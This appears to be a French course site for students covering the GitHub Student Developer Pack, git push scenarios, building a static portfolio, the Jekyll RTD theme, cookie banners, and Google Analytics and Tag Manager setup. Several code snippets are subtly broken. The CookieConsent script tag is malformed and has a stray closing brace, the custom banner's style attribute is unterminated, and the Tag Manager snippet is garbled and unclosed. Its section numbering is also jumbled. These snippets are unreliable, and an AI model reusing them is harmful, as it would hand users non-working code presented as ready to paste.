 - Des crédits gratuits chez des services cloud tels que **DigitalOcean**, **Heroku**, **AWS**, et **Google Cloud Platform**.
 - Hébergement de conteneurs et d'applications via **GitHub Actions** et des pipelines CI/CD intégrés.
- **Conception et développement web :**
 - Accès à des outils de création et de design tels que **Canva Pro** pour la création graphique.
 - **Bootstrap Studio** et **Figma** pour la conception de sites web et d'interfaces utilisateurs.
- **Outils d'apprentissage et de gestion de projet :**
 - Plateformes éducatives comme **Educative** (qui propose des cours interactifs) et **Datacamp** pour apprendre les compétences en science des données.
 - Outils de gestion de projet et de collaboration tels que **Trello** et **Notion** pour organiser et suivre les tâches.
- **Autres outils** : Par exemple, **Namecheap** offre des domaines gratuits pour l'hébergement de sites web.

Exemples d'outils et services inclus :

- **DigitalOcean** : 100\$ de crédits pour l'hébergement cloud.
- **Heroku** : Hébergement cloud gratuit avec fonctionnalités avancées.
- **JetBrains** : Accès gratuit aux outils JetBrains, tels que PyCharm, IntelliJ, WebStorm, etc.
- **Namecheap** : Un domaine gratuit **.me** et un certificat SSL.
- **AWS Educate** : Crédits pour l'utilisation d'AWS.
- **Bootstrap Studio** : Licence gratuite pour la création de sites web Bootstrap.
- **Microsoft Azure** : Accès gratuit à des services cloud avec Azure.
- **Figma** : Outil de conception d'interface collaborative.
- **Educative.io** : Cours interactifs gratuits sur des sujets technologiques.
- **Notion** : Outil de productivité gratuit pour les étudiants.

1. Accès à GitHub Pro

Le programme permet aux étudiants de bénéficier d'un abonnement gratuit à **GitHub Pro**. Les fonctionnalités incluent :

- **Dépôts privés illimités** : En tant qu'étudiant, vous pouvez créer autant de dépôts privés que vous le souhaitez pour travailler sur vos projets personnels ou universitaires.
- **Outils de gestion de projet avancés** : Suivez vos tâches, gérez des équipes, et obtenez des statistiques sur vos contributions grâce aux outils GitHub Pro.
- **Accès à GitHub Actions et Packages** : Utilisation de GitHub Actions pour automatiser vos workflows de CI/CD, et GitHub Packages pour héberger des packages privés.

2. Ressources d'apprentissage et de développement

Le GitHub Student Developer Pack est un excellent moyen de développer des compétences en utilisant des outils de développement et des

environnements de production professionnels. Voici quelques ressources d'apprentissage intégrées dans le Pack :

- **Cours interactifs et certifications** : Grâce à des plateformes comme **Educative**, **Datacamp**, et **Codecademy**, les étudiants peuvent suivre des cours sur des sujets variés comme le développement web, les algorithmes, la science des données, etc.
- **Apprentissage du cloud** : Avec des crédits AWS, Google Cloud et Azure, les étudiants peuvent apprendre à déployer des applications cloud, configurer des services d'hébergement et acquérir des compétences recherchées dans le monde professionnel.
- **Participation à des communautés open-source** : Les étudiants peuvent contribuer à des projets open-source directement via GitHub, développer leur portfolio et leur visibilité dans la communauté de développeurs.

1. Développement de portfolio professionnel Un autre avantage majeur du programme GitHub pour les étudiants est la possibilité de développer et d'héberger un **portfolio professionnel** avec GitHub Pages. Cela permet aux étudiants de :

- **Créer un site web personnel** pour montrer leurs projets.
- **Mettre en avant des contributions open-source**.
- **Partager des projets professionnels et académiques** avec des employeurs potentiels ou des mentors.

2. Accès aux outils de collaboration et de gestion Pour les projets d'équipe, GitHub facilite la collaboration à travers des outils comme **GitHub Classroom** et **GitHub Projects**. Ces outils permettent aux étudiants de travailler sur des projets de groupe, de suivre des tâches, de gérer le versioning de code, et d'intégrer des workflows CI/CD.

GitHub Classroom : GitHub Classroom est particulièrement utile pour les enseignants et les étudiants dans le cadre de projets académiques. Il permet aux enseignants de créer des **devoirs basés sur des dépôts GitHub** et d'évaluer les projets des étudiants facilement.

1. Éligibilité et inscription Conditions d'éligibilité : Pour bénéficier de ces avantages, les étudiants doivent répondre à certaines conditions :

- **Être inscrit dans un établissement d'enseignement** (université, école, etc.).
- **Fournir un e-mail académique** valide ou une preuve d'inscription (comme une carte d'étudiant).

Comment s'inscrire : 1. Rendez-vous sur la page du **GitHub Student Developer Pack** : <https://education.github.com/pack>. 2. Cliquez sur "Get your Pack". 3. Vérifiez votre statut étudiant en fournissant une **adresse e-mail académique** ou une **preuve d'inscription** (une photo de votre carte d'étudiant par exemple). 4. Une fois validé, vous aurez accès aux outils et services inclus dans le Pack.

1. Pourquoi utiliser GitHub Student Developer Pack ? Le GitHub Student Developer Pack est une excellente opportunité pour :

- **Acquérir des compétences techniques** en utilisant des outils professionnels.
- **Créer un portfolio solide** en ligne pour attirer l'attention des employeurs.
- **Travailler sur des projets réels** et se préparer au monde professionnel.
- **Collaborer** avec d'autres étudiants ou des contributeurs open-source.

Ce pack offre une **valeur considérable** aux étudiants, en rendant accessibles des outils et services normalement payants, tout en les aidant à développer des compétences pratiques et à s'immerger dans le monde du développement logiciel.

Scénarios

Lorsque vous effectuez un **push** sur un dépôt GitHub, plusieurs scénarios peuvent survenir en fonction de l'état de votre dépôt local par rapport au dépôt distant. Voici les scénarios principaux, en fonction de si votre dépôt est **à jour**, **en avance** ou **en retard** par rapport au dépôt distant.

- Scénario 1 : Votre dépôt local est à jour avec le dépôt distant** Dans ce cas, les branches locales et distantes sont synchronisées, c'est-à-dire qu'elles contiennent les mêmes commits. Le **push** se déroule alors sans problème, car il n'y a pas de divergence entre le dépôt local et le dépôt distant.

Commande :

```
git push origin <nom-branche>
```

bash

- Scénario 2 : Votre dépôt local est en avance sur le dépôt distant** Cela signifie que vous avez effectué des **commits** localement, mais que ces commits n'existent pas encore sur le dépôt distant. Dans ce cas, votre dépôt local a de nouvelles modifications que le dépôt distant n'a pas.

Cas où le dépôt distant n'a pas changé :

- Résultat** : Le **push** est simple et fonctionne correctement. Vos nouveaux commits seront ajoutés au dépôt distant.

Cas où le dépôt distant a changé :

- Problème potentiel** : Si des changements ont été apportés au dépôt distant, il est possible que Git refuse le **push**, car il y aurait un **conflit** entre les deux versions (locale et distante).

Message d'erreur typique :

```
! [rejected]           <nom-branche> -> <nom-branche> (non-fast-forward)
```

bash

- Solution** : Vous devrez d'abord **récupérer les modifications du dépôt distant** avant de pouvoir pousser vos propres changements.

Commande :

```
git pull --rebase origin <nom-branche>
# Résolvez les conflits s'il y en a
git push origin <nom-branche>
```

bash

- Scénario 3 : Votre dépôt local est en retard par rapport au dépôt distant** Votre dépôt local est "en retard" lorsqu'il manque des commits qui ont été ajoutés au dépôt distant par d'autres collaborateurs. Cela signifie que des modifications ont été faites sur le dépôt distant que vous

n'avez pas encore récupérées.

Cas où vous n'avez pas encore de nouveaux commits localement :

- **Solution** : Vous pouvez simplement faire un `pull` pour récupérer les commits distants.

Commande :

```
git pull origin <nom-branche>
```

bash

Cas où vous avez des commits locaux (en avance et en retard à la fois) :

- **Problème** : Vous ne pouvez pas effectuer de `push` tant que vous n'avez pas intégré les modifications distantes dans votre historique de commits local.

Solution : Faire un `pull avec rebase` pour intégrer les changements distants et placer vos commits locaux au-dessus.

Commande :

```
git pull --rebase origin <nom-branche>
# Résolvez les conflits s'il y en a
git push origin <nom-branche>
```

bash

1. Scénario 4 : Conflits lors du pull

Lorsque vous tentez de faire un `git pull` (ou `git pull --rebase`), il peut y avoir des **conflits** si les mêmes fichiers ont été modifiés à la fois localement et sur le dépôt distant. Vous devrez résoudre ces conflits manuellement en choisissant quelles modifications garder.

Étapes pour résoudre un conflit :

1. Git marquera les fichiers en conflit.
2. Ouvrez les fichiers pour voir les sections en conflit.
3. Modifiez manuellement le fichier pour résoudre le conflit.
4. Ajoutez les fichiers résolus (`git add`).
5. Continuez le rebase ou le merge (`git rebase --continue` ou `git merge --continue`).
6. Poussez ensuite vos modifications (`git push`).

plaintext

1. Scénario 5 : Force Push

Si vous avez réécrit l'historique des commits locaux, par exemple avec un `rebase` ou un `reset`, vous devrez utiliser un `force push` pour remplacer l'historique distant avec votre nouvel historique local.

Commande :

```
git push --force origin <nom-branche>
```

Attention : Le `force push` peut être dangereux car il réécrit l'historique sur le dépôt distant, ce qui peut poser des problèmes aux autres collaborateurs.

Résumé :

- **Dépôt local à jour** : Le `push` est simple et réussi.
- **Dépôt local en avance** : Si le dépôt distant n'a pas changé, le `push` est direct. Sinon, un `pull` est nécessaire.
- **Dépôt local en retard** : Il faut d'abord faire un `pull` pour récupérer les changements distants.
- **Conflits** : Ils doivent être résolus manuellement avant de pouvoir pousser.
- **Force Push** : Nécessaire si l'historique a été réécrit localement.

Ces scénarios couvrent la plupart des situations que vous pouvez rencontrer lors d'un `git push` sur GitHub.

Si vous avez des questions plus spécifiques ou des scénarios en tête, n'hésitez pas à demander !

[Previous](#)


[Next](#)

© 2024, bbaranoff Revision aa0b12d

Built with [GitHub Pages](#) using a [theme](#) provided by [JV conseil](#).



3 - # To Do : Build the portfolio



Créer un site web statique pour un portfolio est un projet passionnant qui permet de mettre en valeur vos compétences et réalisations. Voici un plan de travail (TP) détaillé pour vous guider à travers le processus, depuis la conception jusqu'à la mise en ligne.

Objectifs du TP

- Créer un site web statique pour présenter votre portfolio.
- Utiliser HTML, CSS et éventuellement JavaScript pour améliorer l'interactivité.
- Apprendre à organiser les fichiers et à structurer le contenu.
- Déployer le site sur une plateforme gratuite (comme GitHub Pages).

1. Planification du Contenu

Avant de commencer à coder, il est important de planifier le contenu de votre portfolio. Voici quelques sections que vous pourriez inclure :

- **Page d'accueil** : Présentation brève, photo, et slogan.
- **À propos** : Une section sur vous-même, vos compétences et votre expérience.
- **Projets** : Un portfolio de vos travaux, avec des descriptions et des liens vers chaque projet.
- **Compétences** : Liste de vos compétences techniques et outils que vous maîtrisez.
- **Contact** : Un formulaire de contact ou des informations sur la façon de vous joindre.

2. Conception du Site

a. Wireframe

Créez un wireframe (croquis) de votre site. Cela peut être fait sur papier ou à l'aide d'outils en ligne comme Figma ou Adobe XD. Définissez la mise en page et l'organisation des sections.

b. Choix des Couleurs et des Polices

Sélectionnez une palette de couleurs et des polices qui correspondent à votre style. Utilisez des outils comme Adobe Color ou Google Fonts pour vous aider dans ce choix.

3. Développement du Site

a. Structure de Fichiers

Organisez vos fichiers de projet. Voici une structure de base :

```
/portfolio
|
|   index.html
|   about.html
|   projects.html
|   contact.html
|
|   css
|     styles.css
|
|   js
|     scripts.js
|
|   images
|     profile.jpg
|     project1.jpg
```

plaintext

b. HTML

Créez le fichier `index.html` et ajoutez la structure de base HTML. Voici un exemple de squelette :

```
<!DOCTYPE html>
<html lang="fr">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/styles.css">
    <title>Mon Portfolio</title>
</head>
<body>
    <header>
        <h1>Bienvenue sur mon Portfolio</h1>
        <nav>
            <ul>
                <li><a href="index.html">Accueil</a></li>
                <li><a href="about.html">À propos</a></li>
                <li><a href="projects.html">Projets</a></li>
                <li><a href="contact.html">Contact</a></li>
            </ul>
        </nav>
    </header>

    <main>
        <section>
            <h2>À propos de moi</h2>
            <p>Une brève description de vous-même.</p>
        </section>

        <section>
            <h2>Mes Projets</h2>
```

html

```

<ul>
    <li><a href="#">Projet 1</a></li>
    <li><a href="#">Projet 2</a></li>
</ul>
</section>
</main>

<footer>
    <p>© 2024 Mon Nom</p>
</footer>

<script src="js/scripts.js"></script>
</body>
</html>

```

c. CSS

Créez un fichier `styles.css` pour styliser votre site. Voici un exemple simple :

```

body {
    font-family: Arial, sans-serif;
    margin: 0;
    padding: 0;
    background-color: #f4f4f4;
}

header {
    background: #35424a;
    color: #ffffff;
    padding: 10px 0;
}

nav ul {
    list-style: none;
    padding: 0;
}

nav ul li {
    display: inline;
    margin: 0 15px;
}

a {
    color: #ffffff;
    text-decoration: none;
}

```

css

d. JavaScript (optionnel)

Si vous souhaitez ajouter de l'interactivité, créez un fichier `scripts.js`. Par exemple, vous pourriez ajouter un script pour gérer un formulaire de contact.

4. Test du Site

Une fois le développement terminé, ouvrez le fichier `index.html` dans votre navigateur pour tester le site. Vérifiez que toutes les pages s'affichent correctement et que les liens fonctionnent.

5. Déploiement du Site

a. Hébergement sur GitHub Pages

1. **Créer un dépôt GitHub** : Créez un nouveau dépôt et téléversez vos fichiers.
2. **Activer GitHub Pages** : Allez dans les paramètres du dépôt, trouvez la section "GitHub Pages" et choisissez la branche `main` pour déployer votre site.
3. **Accéder à votre site** : Votre site sera accessible à une URL comme `https://<votre_nom_utilisateur>.github.io/nom_du_depot`.

6. Améliorations (optionnelles)

- Ajoutez des animations CSS pour rendre le site plus attrayant.
- Intégrez des outils de référencement pour améliorer la visibilité du site.
- Utilisez des frameworks CSS comme Bootstrap pour un design réactif.

Pour ajouter le thème Jekyll RTD (Read the Docs) à votre site GitHub Pages, suivez ces étapes :

1. Créer un dépôt GitHub pour votre site

Si vous n'avez pas encore de dépôt pour héberger votre site, créez un dépôt sur GitHub, idéalement nommé `<votre-utilisateur>.github.io`. Ce nom de dépôt est important car il détermine l'URL de votre site, qui sera accessible à l'adresse `https://<votre-utilisateur>.github.io`.

2. Configurer Jekyll dans le dépôt

Si Jekyll n'est pas encore configuré, commencez par installer Jekyll localement, ce qui vous permettra de tester les modifications avant de les publier. Sinon, assurez-vous d'avoir un fichier `Gemfile` à la racine de votre dépôt, avec la configuration suivante :

```
source "https://rubygems.org"  
gem "jekyll"  
gem "jekyll-theme-rtd"
```

ruby

3. Configurer le thème dans `_config.yml`

Dans le fichier `_config.yml` de votre dépôt, ajoutez le thème Jekyll RTD en modifiant ou en ajoutant l'entrée `theme` :

```
theme: jekyll-theme-rtd
```

yaml

Ce fichier `_config.yml` peut également inclure d'autres options de configuration pour personnaliser le site, comme le titre du site, la description, etc.

4. Installer les dépendances et tester localement

Dans le terminal, exécutez les commandes suivantes pour installer les dépendances et tester votre site localement :

```
bundle install
```

bash

```
bundle exec jekyll serve
```

Cela lancera votre site en local, accessible à l'adresse <http://localhost:4000>, pour vérifier que le thème s'affiche correctement.

5. Pousser le code sur GitHub

Une fois les modifications testées, poussez le code vers votre dépôt GitHub :

bash

```
git add .
git commit -m "Ajout du thème Jekyll RTD"
git push origin main
```

Après cela, GitHub Pages devrait automatiquement générer votre site en utilisant le thème *RTD*.

6. Vérifier la publication

Accédez à <https://<votre-utilisateur>.github.io> pour voir votre site en ligne avec le thème *RTD*. Le déploiement peut parfois prendre quelques minutes.

Et voilà ! Votre site GitHub Pages utilise maintenant le thème *RTD*.

Pour ajouter une bannière de consentement aux cookies sur un site Jekyll (comme pour un site GitHub Pages), vous pouvez intégrer une bibliothèque de consentement aux cookies (comme *CookieConsent* de Osano) ou créer une bannière personnalisée en HTML, CSS et JavaScript.

Voici comment procéder :

Option 1 : Utiliser une bibliothèque existante (*CookieConsent*)

1. Ajouter le code JavaScript : Ajoutez le script *CookieConsent* dans le fichier `_includes/head.html` (ou directement dans le fichier `default.html` du dossier `_layouts` si vous n'utilisez pas de fichier `head.html`` séparé).

html

```
<!-- CookieConsent JavaScript -->
<script src="https://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.1/cookieconsent.min.js" rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.1/cookieconsent.min.js">
<script>
    window.addEventListener("load", function() {
        window.cookieconsent.initialise({
            palette: {
                popup: { background: "#000" },
                button: { background: "#f1d600" }
            },
            theme: "classic",
            position: "bottom",
            content: {
                message: "Ce site utilise des cookies pour améliorer votre expérience.",
                dismiss: "Accepter",
                link: "En savoir plus",
                href: "/politique-de-confidentialite" // Lien vers votre page de politique de confidentialité
            }
        });
    });
});
```

```
</script>
```

2. Personnaliser le texte et le style : Dans la configuration du script, vous pouvez ajuster les couleurs et le texte de la bannière en modifiant les options `palette`, `content`, et `position`.

3. Créer une page de politique de confidentialité : Créez un fichier `politique-de-confidentialite.md` à la racine de votre projet pour inclure les détails de la politique de cookies. Ajoutez un lien vers cette page dans la bannière.

Option 2 : Créer une bannière de cookies personnalisée

1. Ajouter le HTML de la bannière : Insérez le code HTML suivant dans le fichier `default.html` (ou dans `_includes/footer.html` si vous souhaitez le charger en bas de page) :

```
html
<div id="cookie-banner" style="display: none; position: fixed; bottom: 0; width: 100%; background-color: #f1d600; padding: 10px; text-align: center;>
    <p>Ce site utilise des cookies pour améliorer votre expérience. <a href="/politique-de-confidentialite.md">En savoir plus</a>
    <button id="accept-cookies" style="background-color: #f1d600; border: none; padding: 0.5em 1em; color: white; font-weight: bold; margin-top: 10px;">Accepter</button>
</div>
```

2. Ajouter le JavaScript pour afficher et gérer la bannière : Dans le même fichier ou dans un fichier JavaScript externe, ajoutez ce script :

```
javascript
<script>
    document.addEventListener("DOMContentLoaded", function() {
        if (!localStorage.getItem("cookiesAccepted")) {
            document.getElementById("cookie-banner").style.display = "block";
        }

        document.getElementById("accept-cookies").onclick = function() {
            localStorage.setItem("cookiesAccepted", "true");
            document.getElementById("cookie-banner").style.display = "none";
        };
    });
</script>
```

3. Ajouter une page de politique de confidentialité : Comme dans la première option, créez une page de politique de confidentialité pour donner aux utilisateurs des informations détaillées sur l'utilisation des cookies.

Pour connecter une balise `gtag` (Google Analytics) à votre site Jekyll, suivez ces étapes :

1. Créer un compte Google Analytics (si ce n'est pas déjà fait)

- Allez sur [Google Analytics](#) et connectez-vous avec votre compte Google.
- Créez une nouvelle propriété en suivant les instructions et notez l'identifiant de suivi, qui est au format `G-XXXXXXXXXX`.

2. Ajouter la balise `gtag` dans le site Jekyll

- Ouvrez le fichier `_layouts/default.html` (ou le fichier principal qui définit l'en-tête de votre site, souvent `default.html`).

2. Ajoutez le script de Google Analytics dans la balise `<head>` pour qu'il se charge sur toutes les pages de votre site. Utilisez le code suivant, en remplaçant `G-XXXXXXXXXX` par votre identifiant de suivi :

```
html
<!-- Global site tag (gtag.js) - Google Analytics -->
<script async src="https://www.googletagmanager.com/gtag/js?id=G-XXXXXXXXXX"></script>
<script>
  window.dataLayer = window.dataLayer || [];
  function gtag(){dataLayer.push(arguments);}
  gtag('js', new Date());

  gtag('config', 'G-XXXXXXXXXX');
</script>
```

3. Sauvegardez et testez le suivi :

- Après avoir ajouté ce code, poussez vos modifications sur GitHub pour les déployer sur GitHub Pages.
- Pour vérifier que la balise fonctionne, rendez-vous dans votre tableau de bord Google Analytics, sous "Temps réel", puis ouvrez votre site pour voir si les données de visite sont enregistrées.

Note

Vous pouvez également créer un fichier `_includes/analytics.html` pour contenir le code `gtag` et inclure ce fichier dans le `<head>` avec `% include analytics.html %` entre accolades, ce qui permet de centraliser les scripts de suivi pour une gestion plus simple.

1. Styliser la bannière : Ajoutez vos propres styles CSS pour personnaliser la bannière en fonction du design de votre site.

Ces options vous permettent de mettre en place une bannière de consentement aux cookies simple et efficace pour votre site Jekyll.

Tag Assistant est une extension Chrome gratuite de Google qui vous aide à vérifier et à déboguer les balises (tags) de votre site, y compris celles de Google Analytics, Google Tag Manager, et d'autres produits Google. Avec Tag Assistant, vous pouvez voir si les balises sont correctement implémentées et si elles transmettent les données comme prévu.

Installation et utilisation de Tag Assistant pour vérifier Google Tag Manager

1. Installer Tag Assistant

1. Accédez au [Chrome Web Store pour Tag Assistant](#).
2. Cliquez sur "Ajouter à Chrome" et confirmez l'installation.

2. Activer et utiliser Tag Assistant pour tester votre site

1. **Activer l'extension** : Après l'installation, activez Tag Assistant dans la barre d'extensions de votre navigateur.

- 2. Accéder à votre site Jekyll** : Rendez-vous sur l'URL de votre site (par exemple, <https://<utilisateur>.github.io>).
- 3. Démarrer l'analyse** : Cliquez sur l'icône Tag Assistant, puis sur "Activer" pour activer le suivi sur la page.
- 4. Recharger la page** : Rechargez la page pour permettre à Tag Assistant de détecter les balises actives.
- 5. Vérifier les balises détectées** :
 - Tag Assistant listera toutes les balises trouvées, en incluant celles de Google Tag Manager.
 - Chaque balise sera accompagnée d'un indicateur de statut : vert (OK), jaune (avertissement), ou rouge (erreur).
 - Cliquez sur chaque balise pour voir les détails et identifier les éventuelles erreurs ou avertissements.

3. Déboguer et corriger les problèmes

Si une balise est incorrectement configurée, Tag Assistant fournira des informations sur le problème pour aider à la corriger. Par exemple, il pourrait indiquer une mauvaise ID de conteneur ou des problèmes de chargement.

Tag Assistant est particulièrement utile pour les sites Jekyll sur GitHub Pages, car il vous permet de tester et vérifier vos balises sans avoir accès à un débogueur plus complexe.

Pour configurer Google Tag Manager (GTM) sur un site Jekyll hébergé sur GitHub Pages, suivez ces étapes :

Associer Tag Assistant à votre site

Mode débogage de la balise Google

Saisissez une URL de votre site pour déboguer toutes les balises Google sur ce domaine.
Les informations de débogage ne seront visibles que dans ce navigateur Web.

URL de votre site [?](#)

Connecter

Ouvrir votre site dans une nouvelle fenêtre

Inclure le signal de débogage dans l'URL [i](#)

The screenshot shows the Google Tag Assistant interface in two separate browser windows. The top window is titled 'Récapitulatif' and shows a 'Balise Google détectée'. A modal window titled 'Connexion de cette fenêtre à bbaranoff.github.io...' is open, showing the 'Tag Assistant' icon and the URL 'bbaranoff.github.io'. The bottom window is also titled 'Récapitulatif' and shows a 'Balise Google détectée' with the ID 'G-VYSL22WMS1'. A modal window titled 'Connecté !' is open, showing the 'Tag Assistant' icon and the URL 'bbaranoff.github.io'. It includes a message about debugging information and a 'Continuer' button. Both windows have a sidebar on the left with various monitoring tabs.

Tag Assistant connecté

Les informations de débogage pour cette page sont visibles dans la fenêtre Tag Assistant [En savoir plus](#)

Terminer

1. Créer un compte et un conteneur Google Tag Manager

1. Rendez-vous sur [Google Tag Manager](#) et connectez-vous avec votre compte Google.
2. Cliquez sur "Créer un compte" et suivez les étapes pour créer un compte et un conteneur pour votre site (nom du site et URL).
3. Une fois le conteneur créé, vous recevrez deux extraits de code Tag Manager : un pour le `<head>` et un autre pour le `<body>`.

2. Ajouter le code Google Tag Manager dans Jekyll

Pour installer GTM dans un site Jekyll, insérez le code dans les sections `<head>` et `<body>` de votre layout principal, généralement dans `_layouts/default.html`.

1. Ouvrez `_layouts/default.html` (ou le fichier principal qui structure vos pages).
2. Ajoutez le premier extrait de code GTM dans le `<head>` : Placez le premier code JavaScript immédiatement après l'ouverture de la balise `<head>`.

html

```
<!-- Google Tag Manager - code pour le <head> -->
<script async src="https://www.googletagmanager.com/gtm.js?id=GTM-XXXXXXX"></script>
<script>
  (function(w,d,s,l,i){w[l]=w[l]||[];w[l].push({'gtm.start': new Date().getTime(), event:'gtm.load'});
  var f=d.getElementsByTagName(s)[0], j=d.createElement(s), dl=l!='dataLayer'? '&l=' + l + '';
  j.async=true; j.src='https://www.googletagmanager.com/gtm.js?id=' + i + dl; f.parentNode.insertBefore(j,window);
})(window,document,'script','dataLayer','GTM-XXXXXXX');
```

Remplacez `GTM-XXXXXXX` par votre identifiant de conteneur.

[Install with a website builder or CMS](#)

[Install manually](#)

Below is the Google tag for this account. Copy and paste it in the code of every page of your website, immediately after the `<head>` element. Don't add more than one Google tag to each page.

```
<!-- Google tag (gtag.js) -->
<script async src="https://www.googletagmanager.com/gtag/js?id=G-VYSL22WMS1"></script>
<script>
  window.dataLayer = window.dataLayer || [];
  function gtag(){dataLayer.push(arguments);}
  gtag('js', new Date());

  gtag('config', 'G-VYSL22WMS1');
</script>
```

Test your website (optional):

<https://bbaranoff.github.io>



Test

1. Ajoutez le deuxième extrait de code dans le `<body>` : Placez le deuxième code immédiatement après l'ouverture de la balise `<body>`.

html

```
<!-- Google Tag Manager (noscript) -->
<noscript><iframe src="https://www.googletagmanager.com/ns.html?id=GTM-XXXXXXX" height="0" width="0" style="display:none;visibility:hidden"></iframe></noscript>
```

Remplacez également `GTM-XXXXXXX` par votre identifiant.

3. Pousser le code sur GitHub

1. Enregistrez les modifications et poussez-les sur votre dépôt GitHub Pages pour les déployer :

bash

```
git add .
git commit -m "Ajout de Google Tag Manager"
git push origin main
```

2. Une fois que GitHub Pages a déployé votre site, Google Tag Manager commencera à être actif sur toutes les pages.

4. Vérifier le fonctionnement avec Tag Assistant

Pour vous assurer que GTM est correctement configuré :


1. Installez l'extension [Tag Assistant](#) dans Chrome.
2. Accédez à votre site et activez Tag Assistant pour voir si votre conteneur GTM est détecté.
3. Vous devriez voir votre conteneur avec un indicateur vert si tout fonctionne correctement.

The screenshot shows the 'Your Google tag' dashboard in Google Tag Manager. At the top, there's a welcome message: 'Welcome to your Google tag'. Below it, a note states: 'The global site tag (gtag.js) is now the Google tag. With this change, new and existing gtag.js installations will get new capabilities to help you do more, improve data quality, and adopt new features – all without additional code.' A 'Learn more' link is provided. A 'Dismiss' button is located in the top right corner of this message area. The main content area is titled 'Your Google tag' and contains a 'Google tag' card. The card shows a summary: 'Resume' with 'IDs: G-VYSL22WMS1, GT-KFGHFWWJ'. To the right of the card is a 'Destinations' section with a 'Resume' button. Below the card, a progress bar indicates 'Tag quality: Excellent' with a green bar. To the right of the bar, it says 'Tag is sending data. No issues detected.' and a 'Learn more' link. The bottom right corner of the dashboard has a 'Dashboard' button.

5. Ajouter des balises dans Google Tag Manager

Maintenant que GTM est installé, vous pouvez ajouter des balises (comme Google Analytics, Facebook Pixel, ou des événements de conversion) directement dans le tableau de bord GTM sans avoir à modifier le code de votre site.

Home



Recently accessed


Tech details today

Tech overview today

Demographics overview today

Temps réel today

Suggested for you



◀ Previous

Next ▶

© 2024, bbaranoff Revision aa0b12d
Built with [GitHub Pages](#) using a theme provided by [JV conseil](#).

